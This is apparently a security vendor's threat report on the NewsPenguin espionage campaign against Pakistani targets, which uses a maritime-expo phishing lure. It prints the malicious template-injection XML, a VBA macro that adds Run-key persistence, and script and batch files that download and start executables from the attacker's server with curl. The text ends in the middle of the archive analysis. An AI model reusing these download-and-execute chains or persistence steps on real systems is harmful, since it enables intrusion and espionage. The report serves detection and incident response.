NewsPenguin, a Previously Unknown Threat Actor, Targets Pakistan with Advanced Espionage Tool

The BlackBerry Research & Intelligence Team ⋮⋮ 2/9/2023

Summary

A previously unknown threat actor is targeting organizations in Pakistan using a complex payload delivery mechanism. The threat actor abuses the upcoming Pakistan International Maritime Expo & Conference (PIMEC-2023) as a lure to trick their victims.

The attacker sent out targeted phishing emails with a weaponized document attached that purports to be an exhibitor manual for PIMEC-23. The document utilizes a remote template injection technique and embedded malicious Visual Basic for Applications (VBA) macro code to deliver the next stage of the attack, which leads to the final payload execution.

The final payload is an advanced espionage tool that is XOR encrypted with a "**penguin**" encryption key. The content-disposition response header name parameter is set to "**getlatestnews**" during the HTTP response. Because of this unique XOR key and the name parameter "getlatestnews", we decided to call this threat actor **NewsPenguin**.

In this report, we uncover the entire execution chain. We've included indicators of compromise (IoCs) for hunting and incidence response.

Brief MITRE ATT&CK Information

Tactic	Technique
Initial Access	T1566.001
Execution	T1204.002, T1059.005, T1059.003 ,T1203, T1047, T1059.001, T1559.001
Privilege Escalation	T1055, T1055.002
Defense Evasion	T1480, T1221, T1027, T1140, T1070.004, T1564.001, T1221, T1112, T1036.005
Command-and-Control	T1105, T1071.001, T1132.001, T1573.001
Exfiltration	T1041, T1029
Discovery	T1083, T1057, T1082, T1497.003

Weaponization and Technical Overview

Weapons	Weaponized Microsoft Office document, RTF file, .bat file, PE32
Attack Vector	Spear-phishing
Network Infrastructure	DDNS
Targets	Organizations in Pakistan

Technical Analysis

Context

Pakistan holds an important geopolitical position in the central Asian region. The long-standing tensions in this region have also been reflected in cyberspace. The Pakistan International Maritime Expo & Conference (PIMEC) runs from February 10th - 12th of 2023, and based on our discoveries, it seems that the threat actor behind NewsPenguin intends to target its visitors.

What is PIMEC?


PIMEC is an initiative of the Pakistan Navy, organized under the patronage of the Ministry of Maritime Affairs. It provides opportunities for the maritime industry both in public and private sectors to display products and develop business relationships. The event will also highlight Pakistan's maritime potential and provide stimulus for economic growth at a national level.

Attack Vector

NewsPenguin's attack vector is a weaponized spear-phishing document digitally distributed as an "exhibitor manual" targeting the upcoming event's visitors.

MD5 **SHA256**	fcae6b88640b58d289df42ae2d15e3ca 80326b1e151e8348307114c8115e275c2fd63f0d2eb1dfacb6eca9840cf98525
File Name	Important Document.doc
File Size	2403041 bytes
Created	2022-09-21 05:49:00 UTC
Author	Spector
Last Modified	2023-01-20 05:55:02
Last Modified By	Admin
Title	Pak Times
Template	A05481F0.dotx

Company	PIET



SECURITY WARNING Macros have been disabled. Enable Content

Pakistan International Maritime Expo & Conference

Microsoft Office Warning Wizard

Microsoft Office

Protected view warning

This copy of Microsoft office is protected.Please click "Enable Editing" and "Enable Content" to view the document.

Learn more on how to open this Office product

Error Code: 0x4004F00C

Privacy Statement

Help

EXHIBITOR MANUAL

www.pimec.gov.pk

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
Figure 1: Malicious lure document spread by NewsPenguin via spear-phishing techniques


The “Important Document.doc” document employs a remote template injection technique. Once opened by the target, it fetches the next stage sample from hxxp[:]//windowsupdates[.]shop/test[.]dotx. By the time we discovered it, the domain had resolved to 51.222.103[.]8. The malicious payload server is set up to only return the file if the user is in the Pakistan IP range.



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><
Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/
relationships/attachedTemplate" Target="http://windowsupdates.shop/test.dotx" TargetMode="
External"/></Relationships>
```

Figure 2: Malicious URL which is instructed to download the next stage of the attack

Once the victim clicks on "Enable Content," it executes a VBA macro code. The malicious VBA macro code saves the "test.dotx" file in the user's "C:\Windows\Tasks" folder with the name "abc.wsf".



```
    Call Recurse(fileLocation, objDict)

    ItemArray = objDict.Items
    'Loop through dictonary
    For i = 0 To objDict.Count - 1
        sFilename = ItemArray(i)
        ' sFilename = sFilename & ItemArray(i)
        Set fso = CreateObject("Scripting.FileSystemObject")
        Set oFile = fso.OpenTextFile(ItemArray(i), 1)
        If InStr(oFile.ReadAll, "<package><job id=") > 0 Then
            cmand = Left(sFilename, Len(sFilename) - 5)

            'MsgBox cmand
            myExec ("cmd /k type """ & cmand & ".dotx"" > C:\Windows\Tasks\abc.wsf & exit")
            'cmand = Right(cmand, Len(cmand) - 2)
            jobName = "MyWin7"
            If win10 Then
                jobName = "MyWin10"
            End If
            myExec ("cmd /k reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v WindowsBoost /t
                REG_EXPAND_SZ /d ""cscript //b //job:" & jobName & " C:\Windows\Tasks\abc.wsf"" /f & exit")
        Else
        'MsgBox "Not our Exploit"
        End If
    Next
    'MsgBox "done"
End Sub
```

Figure 3: Malicious VBA macro code instructions

The script then checks whether the infected machine is running on Windows® 7 or 10; depending on the version, it saves this as a job name for the next instruction.

Continuing with its execution, the malicious script does the following:


- Invokes "cmd.exe" process
- Adds **"HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"** registry key with:
    - value name: WindowsBoost
    - value data: start a script (abc.wst) to run under a job a name (MyWin7|MyWin10)

Weaponization

MD5 **SHA256**	28e5fceaa9878bfbe967639cf2a2fb9b 26b113ba29b037034ee34a7f0fea81f6d5452950e0d26058d9b96946d78570c5
File Name	test.dotx, abc.wsf
File Size	43147 (bytes)
Created	2022-09-21 23:22:00 UTC
Author	admin

The "test.dotx" is a rich text format (RTF) file. Depending on the Windows version (job name value), a payload is dropped from the remote server – 51.222.103[.]8. (That's the same IP address that the "windowsupdates[.]shop" domain resolved to.)


If the user is running Windows 10 (MyWin10), the payload is downloaded from “hxxp[:]//51.222.103[.]8/winint.bat”, and saved under “C:\Windows\Tasks\winint.bat” and then finally executed. However, if the Windows version is 7 (MyWin7), then the payload is downloaded from “hxxp[:]//51.222.103[.]8/winint crt”, decoded from base64, saved under “C:\Windows\Tasks\winint.crt”, and then finally executed.



```
{\*\bestchoice <package><job id=MyWin10><script language=vbs>Set s =
CreateObject("Shell.Application") : s.ShellExecute "cmd","/c ""powershell
-WindowStyle Hidden -Command cmd /c del %tmp%\winint.wsf & curl
http://51.222.103.8/winint.bat > C:\Windows\Tasks\winint.bat  &
C:\Windows\Tasks\winint.bat""","","Open",0</script></job>
57fd81ab6661ba3eefa323bbababacedec34012000c5422222ac343106bcdeaaa67d81a6b6b2c4c
1a8c2
<job id=MyWin7><script language=vbs>dim httpReq : Set httpReq = CreateObject(
"MSXML2.serverXMLHTTP") : dim bStrm : Set bStrm = CreateObject(
"Scripting.FileSystemObject") : httpReq.Open "GET", "
http://51.222.103.8/winint.crt", False : httpReq.Send : dim bFile : with
bStrm.CreateTextFile("C:\Users\Public\Downloads\winint.crt") : .Write(
httpReq.responseText) : .Close : end with : Set bStrm = Nothing : Set httpReq
= Nothing : Set s = CreateObject("Shell.Application") : s.ShellExecute "cmd",
"/c ""cd %tmp% & powershell -Command
[System.IO.File]::WriteAllBytes('%tmp%\winint.bat',[System.Convert]::FromBase64
String([System.IO.File]::ReadAllLines('C:\Users\Public\Downloads\winint.crt')))
 & start %tmp%\winint.bat""","","Open",0</script></job></package>}
```

Figure 4: The contents of the "test.dotx" file

It is important to note that while the content of “winint.bat” is in plaintext (see figure 5 below), the content of “winint.crt” is the same as “winint.bat” and is encoded in base64.



```
cd C:\Windows\Tasks
curl http://51.222.103.8/get/winupdates > C:\Users\Public\smss.exe
curl http://51.222.103.8/get/winupdate > C:\Users\Public\libcurl.dll
curl http://51.222.103.8/get/updates > C:\Users\Public\updates
curl http://51.222.103.8/get/winupdates > Taskhostw.exe
curl http://51.222.103.8/get/updatesl > libcurl.dll
start Taskhostw.exe
del C:\Windows\Tasks\download.bat
```

Figure 5: The contents of winnit.bat

While the curl tool is used to transfer five files from the server, two entries are duplicates (“winupdates”). The file information for this is shown in the table below.

MD5 **SHA256**	C219A8C50624F9DD9FC0F3C32510EA77 3F9FAC91288139F81D4949CD5DADDC131AA3443D2A8631093D971B2EBDE6AE77
ITW File Name	**winupdates**, gup.exe, Taskhostw.exe, smss.exe
Compilation Stamp	Tue Sep 20 17:53:23 2022
File Type/Signature	PE32


File Size	753176 (bytes)
Compiler Name/Version	Microsoft Visual C++ 8
Digital Signature	Issued to Notepad++, valid from 13/05/2022 - 14/05/2025
Certificate Serial Number	03 aa 64 92 de 9d 96 a9 0a 4b ca 97 be ad b4 4a
Certificate Thumbprint	a7 31 d4 8c d8 e2 a9 9b b9 1f 7c 09 6f 40 ce df 3a 46 8b a6

MD5 **SHA256**	314328E63B2E55A9C20BBDA313AB4D04 55F43319B910037D5B2EB8A5E57A14FCA88E22BB0F40E453E510CC375A42BF43
ITW File Name	**winupdate**, libcurl.dll
Compilation Stamp	Fri Jan 20 15:24:30 2023
File Type/Signature	PE32 DLL
File Size	285184 (bytes)
PDB Path	c:\users\admin\source\repos\beetlevx\libcurl\processhollow\libcurl\release\libcurl.pdb

MD5 **SHA256**	6DFA9980DFAB53220B893D360E36E09B 3EECB083D138FDCB5642CD2F0ED00AE6533EB44508E224F198961449D944DD14
ITW File Name	**updatesl**, libcurl.dll
Compilation Stamp	Fri Jan 20 15:00:18 2023
File Type/Signature	PE32 DLL
File Size	110080 (bytes)

MD5 **SHA256**	861B80A75ECFB083C46F6E52277B69A9 538BB2540AAD0DCB512C6F0023607382456F9037D869B4BF00BCBDB18856B338
ITW File Name	**updates**
File Size	224768 (bytes)

NewsPenguin’s server, located at 51.222.103[.]8, is an open directory. It runs on Apache/2.4.41 (Ubuntu) and includes a folder called "get".




Index of /

Name	Last modified	Size	Description
get/	2023-01-20 15:41	-	
test.dotx	2023-01-20 13:47	42K	
winint.bat	2023-01-20 15:32	384	
winint.crt	2023-01-23 04:07	530	

Apache/2.4.41 (Ubuntu) Server at 51.222.103.8 Port 80

Figure 6: Contents of NewsPenguin's server, located at 51.222.103[.]8

The "get" folder stores the implants mentioned in the "winint.crt/bat" and two new archives:



Index of /get

Name	Last modified	Size	Description
Parent Directory		-	
UIOGIYUGDhuhnuidboefuboeib73489723956809yhduihdf.zip	2023-01-20 13:30	646K	
uhwuiboiuhfuiaghfiyurghuifhoaruioapfhruioeghuioarehguioerhaguihare.zip	2023-01-20 15:33	176K	
updates	2023-01-12 01:15	220K	
updatesl	2023-01-20 07:00	108K	
winupdate	2023-01-20 07:24	279K	
winupdates	2022-09-25 19:00	736K	

Apache/2.4.41 (Ubuntu) Server at 51.222.103.8 Port 80

Figure 7: "get/" directory contents

The archive called "UIOGIYUGDhuhnuidboefuboeib73489723956809yhduihdf.zip" is an unprotected password archive containing the following three files:

- **updates** – (MD5: 861B80A75ECFB083C46F6E52277B69A9)
- **Taskhostw.exe** – (MD5: C219A8C50624F9DD9FC0F3C32510EA77)
- **libcurl.dll** – (MD5: 8B0BF3F5F0AC4605C8C5EF73EB121757)

MD5	8B0BF3F5F0AC4605C8C5EF73EB121757

SHA256	4C003C63F1A7C6D2EAEEB18D37B3EE824C82E1C0C44458A9510EF28C265962C6
ITW File Name	libcurl.dll
Compilation Stamp	Fri Jan 20 12:16:31 2023
File Type/Signature	PE32 DLL
File Size	285184 (bytes)
PDB Path:	c:\users\admin\source\repos\beetlevx\libcurl\processhollow\libcurl\release\libcurl.pdb

The second archive, “uhwuiboiuhfuiaghfiyurghuifhoaruioapfhruioeghuioarehguioerhaguihare.zip”, is also password-free and contains two files:

